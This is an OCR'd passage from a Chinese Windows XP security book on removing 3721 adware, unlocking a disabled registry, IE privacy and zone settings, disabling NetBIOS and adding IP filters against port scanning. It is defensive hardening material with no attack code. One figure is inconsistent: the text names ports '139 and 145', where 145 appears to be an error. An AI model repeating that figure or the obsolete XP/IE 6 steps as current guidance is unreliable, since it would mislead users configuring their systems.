
在将注册表中的项删除之后，还需要删除存储在硬盘中的3721网络实名文件。在C:\Windows\Downlo~1目录下还需要删除3721、cnsio.dll、CnsMin.dll、CnsMin.ini、CnsMinEx.cab、CnsMinEx.dll、CnsMinEx.ini、CnsMinIO.cab、CnsMinIO.dll及CnsMinUp.cab等文件，以上文件全部删除后（这一步可采用Windows优化大师的注册表清理功能来清理），这样3721网络实名就从计算机中全部清除了，重启计算机选择正常启动即可。

9.3.4 注册表被恶意代码禁用

利用注册表可以清除恶意代码，但是有些恶意代码会禁止用户使用注册表，这个时候就需要通过组策略或者是手动创建一个注册表文件导入，下面介绍使用组策略打开注册表的方法。


1 打开“组策略”窗口

在“运行”对话框中输入gpedit.msc命令后按Enter键，如下图所示。



2 打开目标选项属性对话框

在“组策略”窗口左侧依次单击展开“用户配置>管理模板>系统”分支，然后在右窗格中双击“阻止访问注册表编辑工具”选项，如下图所示。





溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

3 解锁注册表

在弹出的“阻止访问注册表编辑工具属性”对话框的“设置”选项卡中单击选中“已禁用”单选按钮，如右图所示。然后单击对话框下方的“确定”按钮即可为注册表解锁。





9.4 IE浏览器的安全设置

作为访问网络的重要窗口，浏览器安全的重要性是不言而喻的。而随着网络上病毒、恶意代码以及木马的泛滥，保护自己的浏览器不受侵害是每个互联网用户所必须做的。

9.4.1 删除上网后的历史记录

上网后浏览器会保留一些上网的痕迹，如历史链接和填表内容等，这些会暴露用户的一些个人隐私，并且有可能让一些居心不良的人通过这些隐私盗取用户的一些网上资料或者财产。因此，用户应该养成在下机之前清除这些历史记录的习惯或者是直接将浏览器设置为不保存这些历史记录。

1. 清除上网历史记录

IE浏览器提供有一个清除历史记录的功能，具体操作步骤如下。


1 打开“Internet选项”对话框

启动IE浏览器，然后在其菜单栏中依次单击“工具>Internet选项”命令，如下图所示。



2 打开“删除浏览的历史记录”对话框

在“Internet选项”对话框中切换到“常规”选项卡，单击“浏览历史记录”区域的“删除”按钮，如下图所示。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


3 删除浏览的历史记录

在“删除浏览的历史记录”对话框中有Internet临时文件、Cookie、历史记录、表单数据和密码五项，用户可逐一进行删除，也可以单击“全部删除”按钮，如下图所示。



4 删除浏览的历史记录

这个时候会弹出一个“删除浏览的历史记录”对话框，选中“也删除由加载项存储的文件和设置”复选框，单击“是”按钮便可开始删除，如下图所示。




2. 取消自动记忆网页密码

对于防火墙和杀毒软件都安装齐全的在家庭使用的个人计算机可以将这个自动记录网页密码保留，但如果是公用的计算机，最好将该功能取消，以免造成不必要的损失，取消该功能的具体操作步骤如下。


1 打开“自动完成设置”对话框

在“Internet选项”对话框中切换到“内容”选项卡，单击“自动完成”区域的中“设置”按钮，如下图所示。



2 取消自动记忆网页密码

在“自动完成设置”对话框中清除“自动完成功能应用于”区域中的几个复选框，单击“确定”按钮保存退出，如下图所示。



提示：利用第三方软件清理IE历史痕迹

如果用户不喜欢手动清理IE历史痕迹，也可以采用系统清理软件来帮助清除，常用的这类软件有“Windows优化大师”和“超级兔子”等。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


9.4.2 设置安全可靠的网页和不安全的网页

用户可以把一些经常打开的而且有安全保证的网页设置为“可信站点”，可以直接打开网页；还可以把一些非法的、不安全的网页设置为“受限的站点”，也就是利用IE直接将其屏蔽掉。

1. 设置可信站点


1 打开“可信站点”对话框

在“Internet选项”对话框中切换到“安全”选项卡，在“选择要查看的区域或更改安全设置”列表框中选中“可信站点”图标并单击“站点”按钮，如下图所示。



2 添加“可信站点”


在“可信站点”对话框中的“将该网站添加到区域”文本框中输入用户要设置的“可信站点”的网站，然后单击“添加”按钮即可完成添加，添加完毕单击“关闭”按钮，如下图所示。



2. 设置受限站点


1 打开“受限站点”对话框

在“Internet选项”对话框中切换到“安全”选项卡，在“选择要查看的区域或更改安全设置”列表框中选中“受限站点”图标并单击“站点”按钮，如下图所示。



2 添加“受限站点”

在“受限站点”对话框中的“将该网站添加到区域”文本框中输入用户要设置的“受限站点”的网站，单击“添加”按钮即可完成添加，添加完毕单击“关闭”按钮，如下图所示。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


9.4.3 屏蔽各种广告

现在很多网页也许没有直接捆绑病毒或者是恶意代码，但是在该网页中会弹出许多广告，而这些广告也许就是病毒或者恶意代码的链接，一旦单击进入也许就落入了圈套，就算这些广告不是病毒或者恶意代码也会让用户感到厌烦。

1. 设置IE浏览器屏蔽广告


1 打开Internet安全设置对话框

在“Internet选项”对话框的“安全”选项卡中，选中列表框中的Internet图标，单击“自定义级别”按钮，如下图所示。



2 禁用活动脚本

在“安全设置-Internet区域”对话框的“设置”列表框中将“活动脚本”设置为“禁用”，如下图所示。单击“确定”按钮保存退出。



2. 屏蔽Windows XP的“信使服务”

单击“开始>运行”命令打开“运行”对话框，在其文本框内输入“net stop messenger”命令并按Enter键，如右图所示。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

第10章

网络安全越来越成为人们担心的问题，要保证自己计算机的安全，仅仅安装杀毒软件是不够的，最重要的是用户使用计算机的习惯，在前面的章节中介绍了黑客收集扫描目标计算机信息与捆绑种植木马的种种手段，在这一章里将介绍如何防范木马的攻击。

防范木马与黑客



CD ROM

参见随书光盘

- 第10章　防范木马与黑客\
  - 10.1.2　关闭端口.swf
  - 10.1.3　配置安全策略保护端口.swf
  - 10.3.1　使用“Windows进程管理器”管理进程.swf
  - 10.3.2　使用“超级兔子”清除木马.swf
  - 10.3.3　使用360安全卫士维护系统安全.swf

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



10.1 防范IP地址和端口被探测


黑客在使用木马进行攻击的时候，都必须先获得目标计算机的IP地址和端口，这说明探测IP地址和端口是多数网络攻击中非常重要的一环，因此保护好自己的IP地址和端口，在一定程度上能消除许多被攻击的危险。

10.1.1 设置代理服务器

代理服务器英文全称 Proxy Server，其功能就是代理网络用户去取得网络信息，形象地说，代理服务器是网络信息中转站。有了它之后，浏览器不是直接到Web服务器去取回网页而是向代理服务器发出请求，信号会先送到代理服务器，由代理服务器来取回浏览器所需要的信息并传送给浏览器。上网者可以通过使用代理服务器隐藏自己的IP地址，以免遭受网络的攻击。由于在IE 5.0以上的版本设置都大同小异，因此这里以IE 6.0为例介绍设置代理服务器的方法。


1 打开“Internet选项”对话框

打开IE 6.0窗口，在其菜单栏中单击“工具>Internet选项”命令，如下图所示。




2 打开“局域网设置”对话框

在“Internet选项”对话框的“连接”选项卡中单击“局域网（LAN）设置”区域的“局域网设置”按钮，如下图所示。



3 设置代理服务器

在“局域网（LAN）设置”对话框的“代理服务器”区域里选中“为LAN使用代理服务器（这些设置不会应用于拨号或VPN连接）”复选框，然后在“地址”和“端口”文本框内分别输入代理服务器的IP地址和端口号，单击“确定”按钮保存退出即可，如右图所示。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

10.1.2 关闭端口


扫描端口然后查找漏洞是攻击者入侵的基本思路，可以说计算机上开放的端口越多攻击者入侵的机会就越大，因此可以通过关闭一些平常不用的端口来提高计算机的安全性。要关闭无用的端口首先要知道系统到底开放了哪些端口，这一点在1.3.5小节已经做过详细的介绍。

查找到开放的端口之后，接下来就必须知道哪些端口是必须的，哪些端口是可以关闭的，一般情况下Windows XP 默认开放的135、137、138、139和445以及有些跟网络有关的软件需要使用到某些端口。如何关闭端口在1.2.4小节当中已经做过介绍了，这里不再重复。

当安装TCP/IP协议时，NetBIOS也被Windows作为默认设置载入，计算机也具有了NetBIOS本身的开放性，139端口被打开。某些别有用心的人就利用这个功能来攻击服务器，使管理员不能放心使用文件和打印机共享，因此将其关闭来预防IPC$的入侵，具体操作步骤如下。

1 打开“网络连接”窗口

在桌面上右击“网上邻居”图标，在弹出的快捷菜单中单击“属性”命令，如下图所示。




2 打开“本地连接属性”对话框

在“网络连接”窗口中右击“本地连接”图标，在弹出的快捷菜单中单击“属性”命令，如下图所示。




3 打开TCP/IP属性对话框

在“本地连接属性”对话框的“常规”选项卡中双击列表框中的“Internet协议（TCP/IP）”选项，如下图所示。



4 打开“高级TCP/IP设置”对话框

在“Internet协议（TCP/IP）属性”对话框中的右下角单击“高级”按钮即可，如下图所示。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

5 禁用NetBIOS

在“高级TCP/IP设置”对话框中切换到WINS选项卡，在“NetBIOS设置”区域中单击选中“禁用TCP/IP上的NetBIOS”单选按钮，然后单击“确定”按钮保存退出即可，如右图所示。



10.1.3 配置安全策略保护端口

网上有些扫描器是通过TCP的139和145端口来获取一些计算机相关信息的，例如计算机的名称、管理员账号，通过配置本地安装策略可以有效地保护这些端口。

1. 管理IP筛选器列表

添加IP筛选器可以用来禁止139和145端口，具体操作步骤如下。


1 打开“控制面板”窗口

在桌面上依次单击“开始>所有程序>控制面板”命令即可，如下图所示。




2 打开“管理工具”窗口

在“控制面板”窗口中双击“管理工具”图标，如下图所示。




3 打开“本地安全设置”窗口

在“管理工具”窗口中双击“本地安全策略”图标，即可打开“本地安全设置”窗口，如下图所示。



4 打开目标对话框

在“本地安全设置”左窗格中右击“IP安全策略，在本地计算机”选项，在弹出的快捷菜单中选择“管理IP筛选器表和筛选器操作”命令，如下图所示。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


5 打开“IP筛选器列表”对话框

在“管理IP筛选器表和筛选器操作”对话框中单击“添加”按钮，如下图所示。




6 打开“IP筛选器向导”对话框

在“IP筛选器列表”对话框右侧单击“添加”按钮，如下图所示。




7 开始添加筛选器

在“IP筛选器向导”对话框中单击“下一步”按钮即可，如下图所示。




8 指定IP通信的源地址

在对话框中的“源地址”下拉列表框中选择“任何IP地址”选项，单击“下一步”按钮，如下图所示。




9 指定IP通信的目的地址

在对话框中的“目标地址”下拉列表框中选择“我的IP地址”选项，单击“下一步”按钮，如下图所示。



10 设置IP协议类型

如果类别是TCP或UDP，用户需要同时指定源和目标端口，这里在“选择协议类型”下拉列表框中选择“TCP”选项，单击“下一步”按钮，如下图所示。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


11 设置IP协议端口

在对话框中分别单击选中“从任意端口”和“到此端口”单选按钮，待最下方的文本框被激活后输入139，单击“下一步”按钮，如下图所示。




12 完成IP筛选器向导

经过前面的操作后会弹出一个提示对话框，提示已经成功完成IP筛选器向导了，单击“完成”按钮关闭对话框即可，如下图所示。



13 编辑IP筛选器列表

返回“IP筛选器列表”对话框后在“名称”和“描述”文本框内分别输入IP筛选器列表的名称和描述，单击“确定”按钮即可，如右图所示。



2. 管理筛选器操作

筛选器操作就是执行筛选器列表的命令，添加的具体操作步骤如下。

